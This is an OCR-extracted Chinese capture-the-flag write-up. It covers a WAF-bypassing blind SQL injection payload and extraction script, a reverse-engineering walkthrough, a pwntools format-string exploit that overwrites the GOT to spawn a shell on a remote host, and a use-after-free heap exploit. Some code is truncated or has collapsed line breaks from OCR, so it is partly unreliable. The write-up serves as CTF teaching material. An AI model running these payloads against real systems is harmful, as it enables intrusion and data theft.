
flag{41dfb082-a1a7-4d93-a9ff-bf6d3299de96}

PS：赛后得知题目出自这里： [phpjiami 数种解密方法]


6.sqlweb

题目：admin也拿不到flag喔(●'□'●)

打开 BurpSuite Fuzz 发现提示信息，过滤了以下关键字：



admin账号 可以用弱密码登陆： admin/admin123



发现新提示，说只有 wuyanzu 用户才能拿到 flag 。至此，思路就很清晰了，flag 应该就是 wuyanzu 用户的密码，或者 wuyanzu 用户登陆后就能看到 flag ，所以这题就是考察绕过 WAF 进行 SQL注入 。

```
waf:/sleep|benchmark|=|like|regexp|and|\|%|substr|union|\s+|group|floor|user|extractvalue|UpdateXml|ord|lpad|rpad|left|>|,|asc
```


仔细观察上面的 WAF ，过滤了空格，可以用 /**/ 来绕过；过滤了 and ，可以用 && 代替；过滤了 substr 、 ascii ，但是还可以用 mid 。而且SQL语句执行和不执行返回的长度是不一样的。所以我们构造 payload 如下：

```
wuyanzu'/**/%26%26/**/mid(passwd/**/from/**/1/**/for/**/1)/**/in/**/('f')/**/limit/**/1%23
```

编写获取flag的程序如下：


```
import requests

flag = ''
chars = "}{-0123456789abcdefghijklmnopqrstuvwxyz"
url = "http://902f59bfbb134985aeef8fb606e07c77373dedd3ef0e4bca.game.ichunqiu.com//sql.php"
for i in range(1,50):
   for char in chars:
       datas = {
           "uname" : "wuyanzu'/**/&&/**/mid(passwd/**/from/**/" + str(i) +"/**/for/**/1)/**/in/**/('" + char + "')/**/limit/**
           "passwd" : "rte",
           "submit" : "login"
       }
       r = requests.post(url = url, data = datas)
       if len(r.text) == 75:
           flag += char
           print("[-] " + flag,end="\r",flush=True)
           if char == '}':
               print("[+] " + flag)
               exit()
```

7. 套娃 Lsb 隐写，bgr 通道




8. martricks


64 位 ida 打开 查找字符串



双击进入数据段
跟进代码段



IDA View-A
Strings window
Hex View-1
Structures
Enums
Imports
.rodata:0000000000400B41 db 0
.rodata:0000000000400B42 db 2
.rodata:0000000000400B43 db 0
.rodata:0000000000400B44 ; char s[]
.rodata:0000000000400B44 s db 'input your flag:',0 ; DATA XREF: main+1A↑o
.rodata:0000000000400B55 a49s db '%49s',0 ; DATA XREF: main+2B↑o
.rodata:0000000000400B5A ; char aCongrats[]
.rodata:0000000000400B5A aCongrats db 'congrats!',0 ; DATA XREF: main+48E↑o
.rodata:0000000000400B64 ; char aWrongFlag[]
.rodata:0000000000400B64 aWrongFlag db 'wrong flag!',0 ; DATA XREF: main:loc_400A90↑o
.rodata:0000000000400B64 _rodata ends
.rodata:0000000000400B64
.eh_frame_hdr:0000000000400B70 ; ==========
.eh_frame_hdr:0000000000400B70
.eh_frame_hdr:0000000000400B70 ; Segment type: Pure data
.eh_frame_hdr:0000000000400B70 ; Segment permissions: Read
.eh_frame_hdr:0000000000400B70 _eh_frame_hdr segment dword public 'CONST' use64
.eh_frame_hdr:0000000000400B70 assume cs:_eh_frame_hdr
.eh_frame_hdr:0000000000400B70 ;org 400B70h
.eh_frame_hdr:0000000000400B70 unk_400B70 db 1 ; DATA XREF: LOAD:0000000000400A0↑o
.eh_frame_hdr:0000000000400B71 db 1Bh
.eh_frame_hdr:0000000000400B72 db 3
.eh_frame_hdr:0000000000400B73 db 3Bh ; ;

查看伪代码


No debugger
Instruction
Data
Unexplored
External symbol
IDA View-A
Pseudocode-A
Strings window
Hex View-1
Structures
Enums
Imports
char v16[56]; // [rsp+B0h] [rbp-40h]
unsigned __int64 v17; // [rsp+E8h] [rbp-8h]
__int64 savedregs; // [rsp+F0h] [rbp+0h]
v17 = __readfsqword(0x28u);
puts("input your flag:");
__isoc99_scanf("%49s", v16);
v15 = 1;
v9 = 0;
v11 = 23;
while (v9 <= 48)
{
*((_BYTE *)&savedregs + 7 * (v11 / 7) + v11 % 7 - 192) = v16[v9] ^ v11;
*((_BYTE *)&savedregs + 7 * (v9 / 7) + v9 % 7 - 128) = byte_601060[v11] ^ v9;
++v9;
v11 = (v11 + 13) % 49;
}
v10 = 41;
v13 = 3;
v14 = 4;
v7 = 5;
v5 = 0;
while (v5 <= 6 && v15)
{
v6 = 0;
while (v6 <= 6 && v15)
{
v4 = 0;
v8 = 0;
while (v8 <= 6)
{
v4 += *((_BYTE *)&savedregs + 7 * v7 + v14 - 128) * *((_BYTE *)&savedregs + 7 * v13 + v7 - 192);
++v8;
v7 = (v7 + 5) % 7;
}
for (i = 17; i != v10; i = (i + 11) % 49)
00000791 main:30 (400791)

```
    ++v5;
    v13 = (v13 + 3) % 7;
  }
  if ( v15 )
    puts("congrats!");
  else
    puts("wrong flag!");
  return 0LL;
}
```

感觉可以 fuzz 代码如下 angr 爆破





```
.text:080485B0 loc_80485B0:                            ; CODE XREF: main+94↓j
.text:080485B0                  sub     esp, 4
.text:080485B3                  push    64h             ; nbytes
.text:080485B5                  lea     eax, [ebp+buf]
.text:080485B8                  push    eax             ; buf
.text:080485B9                  push    0               ; fd
.text:080485BB                  call    _read
.text:080485C0                  add     esp, 10h
.text:080485C3                  sub     esp, 0Ch
.text:080485C6                  lea     eax, [ebp+buf]
.text:080485C9                  push    eax             ; format
.text:080485CA                  call    _printf
.text:080485CF                  add     esp, 10h
.text:080485D2                  sub     esp, 0Ch
.text:080485D5                  push    0Ah             ; c
.text:080485D7                  call    _putchar
.text:080485DC                  add     esp, 10h
.text:080485DF                  jmp     short loc_80485B0
```

即可获得 flag

9.Easyfmt

直接将用户输入作为 printf 的参数，导致格式化字符串漏洞
输入 aaaa 作为测试



经测试偏移为 6
思路如下:
1，利用格式化字符串漏洞，泄露 puts 函数地址，并计算 system 的地址，没有
给 libc，所以通过在线网站得到 puts 与 libc 的相对偏移 2，1，利用格式化字符串，将 system 地址写入 got 表中 printf 函数的地址
3，在次输入'/bin/sh'，得到 shell
Exp:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context.log_level = 'debug'
#p = process('./pwn')
p = remote('106.75.126.184',58579)
elf = ELF('./pwn')
payload1 = p32(elf.got['puts'])+'%6$s' #gdb.attach(p,'b *0x080485ca') #raw_input('GGGG')
p.recv()
p.sendline(payload1)
p.recv(4)
puts = u32(p.recv(4))
log.info('puts : '+hex(puts))
#libc = ELF('/lib/i386-linux-gnu/libc.so.6')
system = puts - 0x05f140 + 0x03a940
printfGot = elf.got['printf']
payload = fmtstr_payload(6,{printfGot:system}) p.sendline(payload)
p.send('/bin/sh\0')
p.interactive()
```

10. fgo

del_servant 函数 free chunk 后没有将指针置空，导致存在 uaf 或 double free

```
.text:08048844
.text:08048844 loc_8048844:                            ; CODE XREF: del_servant+54↑j
.text:08048844                  mov     eax, [ebp+var_14]
.text:08048847                  mov     eax, ds:servantlist[eax*4]
.text:0804884E                  test    eax, eax
.text:08048850                  jz      short loc_8048891
.text:08048852                  mov     eax, [ebp+var_14]
.text:08048855                  mov     eax, ds:servantlist[eax*4]
.text:0804885C                  mov     eax, [eax+4]
.text:0804885F                  sub     esp, 0Ch
.text:08048862                  push    eax             ; ptr
.text:08048863                  call    _free
.text:08048868                  add     esp, 10h
.text:0804886B                  mov     eax, [ebp+var_14]
.text:0804886E                  mov     eax, ds:servantlist[eax*4]
.text:08048875                  sub     esp, 0Ch
.text:08048878                  push    eax             ; ptr
.text:08048879                  call    _free
.text:0804887E                  add     esp, 10h
.text:08048881                  sub     esp, 0Ch
.text:08048884                  push    offset aSuccess_0 ; "Success "
.text:08048889                  call    _puts
.text:0804888E                  add     esp, 10h
```


Add_servant 函数在我们生成 chunk 前会自己生成一个 size 为 0x10 的 chunk， 这个 chunk 存在一个如下的结构体

```
struct { *print_servant_content; *servantcontent;
}
print_servant_content
```

函数

```
int __cdecl print_servant_content(int a1)
{
  return puts(*(a1 + 4));
}
```

程序中还存在一个函数，调用便可以直接拿到 shell
总体思路就是用 secret 函数地址覆盖结构体中的指针 print_servant_content。
步骤:
1，先申请三个 srvant，大小只要不是 0x10 就行
2，Delete 序号 0，delete 序号 1，此时的 fastbin 链表结构

```
gef➤  heap bins
──────────────────[ Fastbins for arena 0xf7ec6780 ]──────────────────
Fastbins[idx=0, size=0x8]  ← Chunk(addr=0x8eaa050, size=0x10, flags=PREV_INUSE)  ← Chunk(addr=0x8eaa008, size=0x10, flags=PREV_INUSE)
Fastbins[idx=1, size=0x10] 0x00
Fastbins[idx=2, size=0x18] 0x00
Fastbins[idx=3, size=0x20] 0x00
Fastbins[idx=4, size=0x28] 0x00
Fastbins[idx=5, size=0x30]  ← Chunk(addr=0x8eaa060, size=0x38, flags=PREV_INUSE)  ← Chunk(addr=0x8eaa018, size=0x38, flags=PREV_INUSE)
Fastbins[idx=6, size=0x38] 0x00
```


Size 为 0x8 的就是结构体所在的 chunk
3，在申请一个 size 为 0x8 的 servant，content 内容为 secret 的地址，程序会
先将 0x8eaa050 这个 chunk 存储结构体，0x8eaa008 这个 chunk 作为内容， 但是 0x8eaa008 是序号 0 存储结构体的 chunk，secret 会覆盖掉它的 *print_servant_content，再次打印 chunk0，便会执行这个函数
4，脚本:

```
from pwn import *
p = process('./fgo')
#p = remote('106.75.104.139',26768) secret = 0x08048956
def add(size,content):
p.recvuntil('choice:\n') p.sendline('1')
p.recv() p.sendline(str(size)) p.recv() p.sendline(content)
def delete(index): p.recvuntil('choice:\n') p.sendline('2')
```

```
p.recv() p.sendline(str(index))
def show(index): p.recvuntil('choice:\n') p.sendline('3')
p.recv() p.sendline(str(index))
add(0x30,'chunk0')

add(0x30,'chunk1') add(0x30,'chunk2') delete(0)
delete(1) #gdb.attach(p) add(8,p32(secret)) show(0) p.interactive()
```

11.神奇二叉树

